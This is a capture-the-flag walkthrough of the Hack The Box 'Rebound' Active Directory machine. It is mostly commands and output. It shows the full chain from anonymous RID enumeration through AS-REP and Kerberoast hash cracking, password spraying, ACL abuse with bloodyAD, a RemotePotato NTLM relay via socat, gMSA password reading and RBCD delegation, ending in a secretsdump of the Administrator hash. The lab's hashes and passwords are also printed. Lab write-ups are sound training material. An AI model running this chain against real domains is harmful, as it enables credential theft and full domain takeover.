HTB AD Insane: Rebound
Rebound is an Insane rated AD machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-13 13:01:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
|_ssl-date: 2023-09-13T13:03:06+00:00; +7h00m09s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T13:03:05+00:00; +7h00m08s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T13:03:06+00:00; +7h00m09s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
|_ssl-date: 2023-09-13T13:03:05+00:00; +7h00m08s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
60072/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m08s, deviation: 0s, median: 7h00m07s
| smb2-time:
|   date: 2023-09-13T13:02:59
|_  start_date: N/A
Modify hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.231 rebound.htb
Enumerate SMB (Port 445)
Enumerate for valid usernames using crackmapexec.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb rebound.htb -u anonymous -p "" --rid-brute 10000
SMB         rebound.htb     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         rebound.htb     445    DC01             [+] rebound.htb\\anonymous:
SMB         rebound.htb     445    DC01             [+] Brute forcing RIDs
SMB         rebound.htb     445    DC01             498: rebound\\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             500: rebound\\Administrator (SidTypeUser)
SMB         rebound.htb     445    DC01             501: rebound\\Guest (SidTypeUser)
SMB         rebound.htb     445    DC01             502: rebound\\krbtgt (SidTypeUser)
SMB         rebound.htb     445    DC01             512: rebound\\Domain Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             513: rebound\\Domain Users (SidTypeGroup)
SMB         rebound.htb     445    DC01             514: rebound\\Domain Guests (SidTypeGroup)
SMB         rebound.htb     445    DC01             515: rebound\\Domain Computers (SidTypeGroup)
SMB         rebound.htb     445    DC01             516: rebound\\Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             517: rebound\\Cert Publishers (SidTypeAlias)
SMB         rebound.htb     445    DC01             518: rebound\\Schema Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             519: rebound\\Enterprise Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             520: rebound\\Group Policy Creator Owners (SidTypeGroup)
SMB         rebound.htb     445    DC01             521: rebound\\Read-only Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             522: rebound\\Cloneable Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             525: rebound\\Protected Users (SidTypeGroup)
SMB         rebound.htb     445    DC01             526: rebound\\Key Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             527: rebound\\Enterprise Key Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             553: rebound\\RAS and IAS Servers (SidTypeAlias)
SMB         rebound.htb     445    DC01             571: rebound\\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         rebound.htb     445    DC01             572: rebound\\Denied RODC Password Replication Group (SidTypeAlias)
SMB         rebound.htb     445    DC01             1000: rebound\\DC01$ (SidTypeUser)
SMB         rebound.htb     445    DC01             1101: rebound\\DnsAdmins (SidTypeAlias)
SMB         rebound.htb     445    DC01             1102: rebound\\DnsUpdateProxy (SidTypeGroup)
SMB         rebound.htb     445    DC01             1951: rebound\\ppaul (SidTypeUser)
SMB         rebound.htb     445    DC01             2952: rebound\\llune (SidTypeUser)
SMB         rebound.htb     445    DC01             3382: rebound\\fflock (SidTypeUser)
SMB         rebound.htb     445    DC01             5277: rebound\\jjones (SidTypeUser)
SMB         rebound.htb     445    DC01             5569: rebound\\mmalone (SidTypeUser)
SMB         rebound.htb     445    DC01             5680: rebound\\nnoon (SidTypeUser)
SMB         rebound.htb     445    DC01             7681: rebound\\ldap_monitor (SidTypeUser)
SMB         rebound.htb     445    DC01             7682: rebound\\oorend (SidTypeUser)
SMB         rebound.htb     445    DC01             7683: rebound\\ServiceMgmt (SidTypeGroup)
SMB         rebound.htb     445    DC01             7684: rebound\\winrm_svc (SidTypeUser)
SMB         rebound.htb     445    DC01             7685: rebound\\batch_runner (SidTypeUser)
SMB         rebound.htb     445    DC01             7686: rebound\\tbrady (SidTypeUser)
SMB         rebound.htb     445    DC01             7687: rebound\\delegator$ (SidTypeUser)
Save the usernames in a text file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Administrator
Guest
krbtgt
DC01$
ppaul
llune
fflock
jjones
mmalone
nnoon
ldap_monitor
oorend
winrm_svc
batch_runner
tbrady
delegator$
ServiceMgmt
Now use GetNPUsers to check for PREAUTH.
1
impacket-GetNPUsers rebound.htb/ -usersfile users.txt -outputfile creds -dc-ip 10.10.11.231 -no-pass
1
2
3
4
# Result:
┌──(kali㉿kali)-[~]
└─$ cat creds
$krb5asrep$23$jjones@REBOUND.HTB:2aed3e618be5fe0cbe236693bde358ac$4db0f101b5d8f62a5fc482c03d19242d7952b8fce0ee544c9e3150f6cf384854de496a359f97f00897541901e0fb0942c916d82d3ee1b9564ea564fc113f8c169450b73a214924982ff32da7950b7d1475de9bbaff42f3ae49a60c30ce1edd66ef09930d3fe8f7e88efce4f0964fea92f6eac1552d89fa4fc2c8069c5df724a7f89b786608f56be9623ed60bfaf7df1548275a54f2437754f249f8c27ce4232e3ad665b0377743e7b6844b9661a8c85fec26f7e922d7309c0408f0b011d51ed69f79993d93f75fa370fb469f6f3dc640b55095c456113a971ca15dec86bd8fa5e61f64b6719119ff46c0
Since the jjones user doesn’t require PRE_AUTH we can use it to try and get the hash for another user using GetUserSPNs: Link
1
2
3
4
python GetUserSPNs.py -no-preauth "jjones" -usersfile users.txt -dc-host 10.10.11.231 rebound.htb/ -request
Impacket v0.10.1.dev1+20221010.112219.ea8f2efe - Copyright 2022 SecureAuth Corporation

$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$c1bcf91c152fd7e601467a2c81bed2de$a7dd44b8c6511fb6abbd5568be686e299241777937a15c033d4a4581c014e8fa0b01cae44d50b6f51e458405663a88579bd3f08c5fe457ecdc85f9ebe500f721665d4ed72191a1f898d3e0e211aba726e66b24aeabd4a72245acca02f2a02a69518ba7aa708343542b76a8e4258ab5e8e06de3bdf4de0ec030c18d65c58c2b89769606ebf827f04be21979166eef9b432b2b9ee56bc106037a5e15cc298f546ae64e5b23861079f3d01045de9f2de90c27db555ce9b50b049d12bda5d70354aa76ad065b857fd55b00074c1e1ae1f58ad94184d875f26600515d74c9574e516131a26a0049406e661953ce4e3c7c4107f89b97b166ac16727f1ae2d5e46c2786b3b5d4d16fe5ffcee25b168f862037c820fda34c1b2b49ce30a4e4a2a5b9ab46c54974bf523efbaca45cd39d95c711a049d593ee02305a176b8ede86e76032c4479edb6fa8e5a0ad781fc81279a0241b85a46253d21abe5fe1ac0d1e583b651e8081fe2b7cf69ffcbd009c4803469510a6348832c8cf55ea2173c2141a23e9437bbcd931a423e02df9932e84339ccc71712089610c2748543b15aa8c176ab1e149557a2a6430ffd238610257af4097356560a08388fad50d8f5a4b9054d40eaf5a6e5e5d5480414e9cf403770f7adc1155633a3338e85fbdad3382ece064b5763a7983adf210315dfca58cac63af0ab5e705c671fe88701d00896b89602d563ed8bde3dc88644c00533ec049f67fd7fa6206f8b1dd543fd83c92d3c0b52a8875e81edebf1bf353849a422ae652248de249d1190f3f480a237b50070972ff291529c07edd6c7649e4cf5c918208440d80439a80e7f6fd1e83bbac56ef91a7b68f623f69e106c6337cdc9bbcff33b8786c95fd8f9b52837da8397b35096363c41bdfec58247c47436fc8f983b7a0729ddd61aa4125bb12c49dadaf8de3a4f6e8606dd90693dd6d81fb931438af1dde64fde78f95b3b471ba335ffd4ba55c4aac0871cf671d0a77cc20509547d1f3802af81817e1ce34393d3a19bb23a076b6956b7515b6b82222d7fbf66c2d3fad8e083c0fb69c51165c2d9ec96303118869d8ac71a9b3f25ff6e8d2b45f54abe0bf3435f760af25fea71f506f30cc1e688a18965f9d2be4c7caefafe6446a50a5611fe89978dfb1fd093c59f9334dc8d44d3fcd44e83bf467a067704ed96b7cedfa5272eb34bf3ebe095dbedc9407df6d0b5807db241dc3ffca2b7b9d8cd28341472d04af3f6b4a9c6a5ecdeff3bed3568431db8227fb5b0a9372bdf694acea4f55c14ecd7ec128b09e693e8ef41016ddbe26bb8df652c1429dbda52428f99256b60f41e4fdcdfe914f03d61aadb11945e28d653da1
Crack the hash.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1GR8t@$$4u       (?)
1g 0:00:00:08 DONE (2024-03-14 12:01) 0.1175g/s 1532Kp/s 1532Kc/s 1532KC/s 1Gobucs!..1DENA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We can now do password spraying using our newly found password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb rebound.htb -u users.txt -p '1GR8t@$$4u' --continue-on-success
SMB         rebound.htb     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         rebound.htb     445    DC01             [-] rebound.htb\\Administrator:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\Guest:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\krbtgt:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\DC01$:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\ppaul:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\llune:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\fflock:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\jjones:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\mmalone:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\nnoon:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [+] rebound.htb\\ldap_monitor:1GR8t@$$4u
SMB         rebound.htb     445    DC01             [+] rebound.htb\\oorend:1GR8t@$$4u
SMB         rebound.htb     445    DC01             [-] rebound.htb\\winrm_svc:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\batch_runner:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\tbrady:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [-] rebound.htb\\delegator$:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         rebound.htb     445    DC01             [+] rebound.htb\\ServiceMgmt:1GR8t@$$4u
Since we have the password for the ServiceMgmt group and for the oorend user we can add the oorend user to the ServiceMgmt group: use bloodyAD.
1
2
3
┌──(kali㉿kali)-[~]
└─$ bloodyAD -u oorend -d rebound.htb -p '1GR8t@$$4u' --host 10.10.11.231 add groupMember SERVICEMGMT oorend
[+] oorend added to SERVICEMGMT
Next step is to add GenericAll permissions to our user.
1
2
3
┌──(kali㉿kali)-[~]
└─$ bloodyAD -u oorend -d rebound.htb -p '1GR8t@$$4u' --host 10.10.11.231 add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB
Lastly we can change the password of another user.
1
2
3
┌──(kali㉿kali)-[~]
└─$ bloodyAD -u oorend -d rebound.htb -p '1GR8t@$$4u' --host 10.10.11.231 set password winrm_svc 'Password123!'
[+] Password changed successfully!
Now, use evil-winrm to establish a shell connection.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u winrm_svc -p Password123! -i 10.10.11.231

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> whoami
rebound\\winrm_svc
User flag: b0e7c36200d60ee030dafa2418873454
1
2
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Desktop> type user.txt
b0e7c36200d60ee030dafa2418873454
Lateral movement
Start by transferring over SharpHound, importing the module and executing BloodHound.
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> upload /home/kali/Downloads/SharpHound.ps1

Info: Uploading /home/kali/Downloads/SharpHound.ps1 to C:\\Users\\winrm_svc\\Documents\\SharpHound.ps1

Data: 1744464 bytes of 1744464 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> Import-Module .\\Sharphound.ps1
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\\Users\\winrm_svc\\Documents\\
Once BloodHound finishes, we retrieve the ZIP file.
1
2
3
4
5
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> download 20240314195646_BloodHound.zip

Info: Downloading C:\\Users\\winrm_svc\\Documents\\20240314195646_BloodHound.zip to 20240314195646_BloodHound.zip

Info: Download successful!
After uploading the ZIP file in BloodHound and analyzing the output, we know that using tbrady we can become the delegator$ user which will allow us to delegate permissions. 
To become the tbrady user we can use remotepotato, start by setting a socat listener up in Kali pointing to the target machine.
1
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.10.11.231:9001
Next, execute the remote potato attack and connect to your Kali socat listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
*Evil-WinRM* PS C:\\Users\\winrm_svc\\Documents> .\\potato.exe -m 2 -r 10.10.14.80 -x 10.10.14.80 -p 9001 -s 1
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 10.10.14.80 to your victim machine on port 9001
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP::9001
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9001 ...
[*] IStoragetrigger written: 104 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9001
[+] User hash stolen!

NTLMv2 Client   : DC01
NTLMv2 Username : rebound\\tbrady
NTLMv2 Hash     : tbrady::rebound:2d87d14a5ba2b9af:c19e5453fb38e6188467a2f4e0c8921a:01010000000000001b60403f8576da0184cdaf16cf488d960000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e00680074006200070008001b60403f8576da0106000400060000000800300030000000000000000100000000200000affd83bf747de06f402989db6e9f923215a0d5ac8eb7f2de9f6e4706acefb2130a00100000000000000000000000000000000000090000000000000000000000
Crack the NTLMv2 hash using John.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
543BOMBOMBUNmanda (tbrady)
1g 0:00:00:06 DONE (2024-03-14 16:04) 0.1538g/s 1875Kp/s 1875Kc/s 1875KC/s 5449977..5435844
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Privilege Escalation
Use bloodyAD to request the NTLM hash of the delegator user (make sure to add dc01.rebound.htb to hosts file).
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ bloodyAD -d rebound.htb -u tbrady -p '543BOMBOMBUNmanda' --host dc01.rebound.htb get object 'delegator$' --resolve-sd --attr msDS-ManagedPassword

distinguishedName: CN=delegator,CN=Managed Service Accounts,DC=rebound,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:e1630b0e18242439a50e9d8b5f5b7524
msDS-ManagedPassword.B64ENCODED: 5bJ7n8t25Xmw187W3VrZocgFCr8VnedxIVdiml6khM2WAeex8N5QleqK4/TcRNUDQ8flaPX1lbwNF+GRtnHQMEM9WLY22DgoU/ZDOfYlHp/iSFjCEtRtRobUf+Mr1bbAiAY9+5Xb6nco/v8kWT4LE9hDH3bkfSe4TOJEVpHURKg5vJqEfL8hTviel0YNdJBF0VsMWJ1pWtSjwuW2bvncgqaMhol6i9Qpn0ADf7srMqMR5XXdVHxCcAyr08Q89fhlyTKOb4YfhnQvHGROtsUp0ySKNHLTv4bYDy6u2J/YBefaK6LraH+RwP/yRodXQTvD3wzDAmjx/QqRfEy7j1hL9A==
We can now request a TGT ticket using the NTLM hash, ntpdate is ran before the actual command to avoid a clock skew error.
1
2
3
4
5
6
7
┌──(root㉿kali)-[~]
└─# ntpdate 10.10.11.231;impacket-getTGT 'rebound.htb/delegator$' -hashes aad3b435b51404eeaad3b435b51404ee:e1630b0e18242439a50e9d8b5f5b7524 -dc-ip 10.10.11.231
2024-03-14 23:16:20.509801 (-0400) +25203.375148 +/- 0.011664 10.10.11.231 s1 no-leap
CLOCK: time stepped by 25203.375148
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in delegator$.ccache
Export the ticket.
1
2
┌──(root㉿kali)-[~]
└─# KRB5CCNAME=delegator\\$.ccache
Now, we can perform an RBCD attack as the delegator user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[~]
└─# faketime -f +7h impacket-rbcd 'rebound.htb/delegator$' -k -no-pass -delegate-from ldap_monitor -delegate-to 'delegator$' -action write -use-ldaps -debug -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Using Kerberos Cache: delegator$@dc01.rebound.htb.ccache
[+] SPN LDAP/DC01@REBOUND.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/REBOUND.HTB@REBOUND.HTB
[+] Using TGT from cache
[+] Trying to connect to KDC at 10.10.11.231:88
[+] Initializing domainDumper()
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor   (S-1-5-21-4078382237-1492182817-2568127209-7681)
Next, we can obtain a ticket for the ldap_monitor user.
1
2
3
4
5
┌──(root㉿kali)-[~]
└─# faketime -f +7h impacket-getTGT 'rebound.htb/ldap_monitor:1GR8t@$$4u' -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in ldap_monitor.ccache
Make sure to export this ticket too.
1
2
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=ldap_monitor.ccache
Generate an additional ticket where we impersonate dc01.
1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~]
└─# faketime -f +7h impacket-getST -spn "http/dc01.rebound.htb" -impersonate "dc01$" -additional-ticket "dc01$.ccache" "rebound.htb/delegator$" -hashes aad3b435b51404eeaad3b435b51404ee:e1630b0e18242439a50e9d8b5f5b7524 -k -no-pass -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating dc01$
[*]     Using additional ticket dc01$.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in dc01$.ccache
Lastly we use the dc01 ticket to extract the administrator hash.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~]
└─# faketime -f +7h impacket-secretsdump -no -k dc01.rebound.htb -just-dc-user administrator -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:32fd2c37d71def86d7687c95c62395ffcbeaf13045d1779d6c0b95b056d5adb1
Administrator:aes128-cts-hmac-sha1-96:efc20229b67e032cba60e05a6c21431f
Administrator:des-cbc-md5:ad8ac2a825fe1080
[*] Cleaning up...
Evil-winrm as administrator:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u administrator -H '176be138594933bb67db3b2572fc91b8' -i 10.10.11.231

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\Administrator\\Documents> whoami
rebound\\administrator
Root flag: 0612c97e382aecf73cd0028a86f178dc
1
2
*Evil-WinRM* PS C:\\Users\\Administrator\\Desktop> type root.txt
0612c97e382aecf73cd0028a86f178dc
PWNED!!!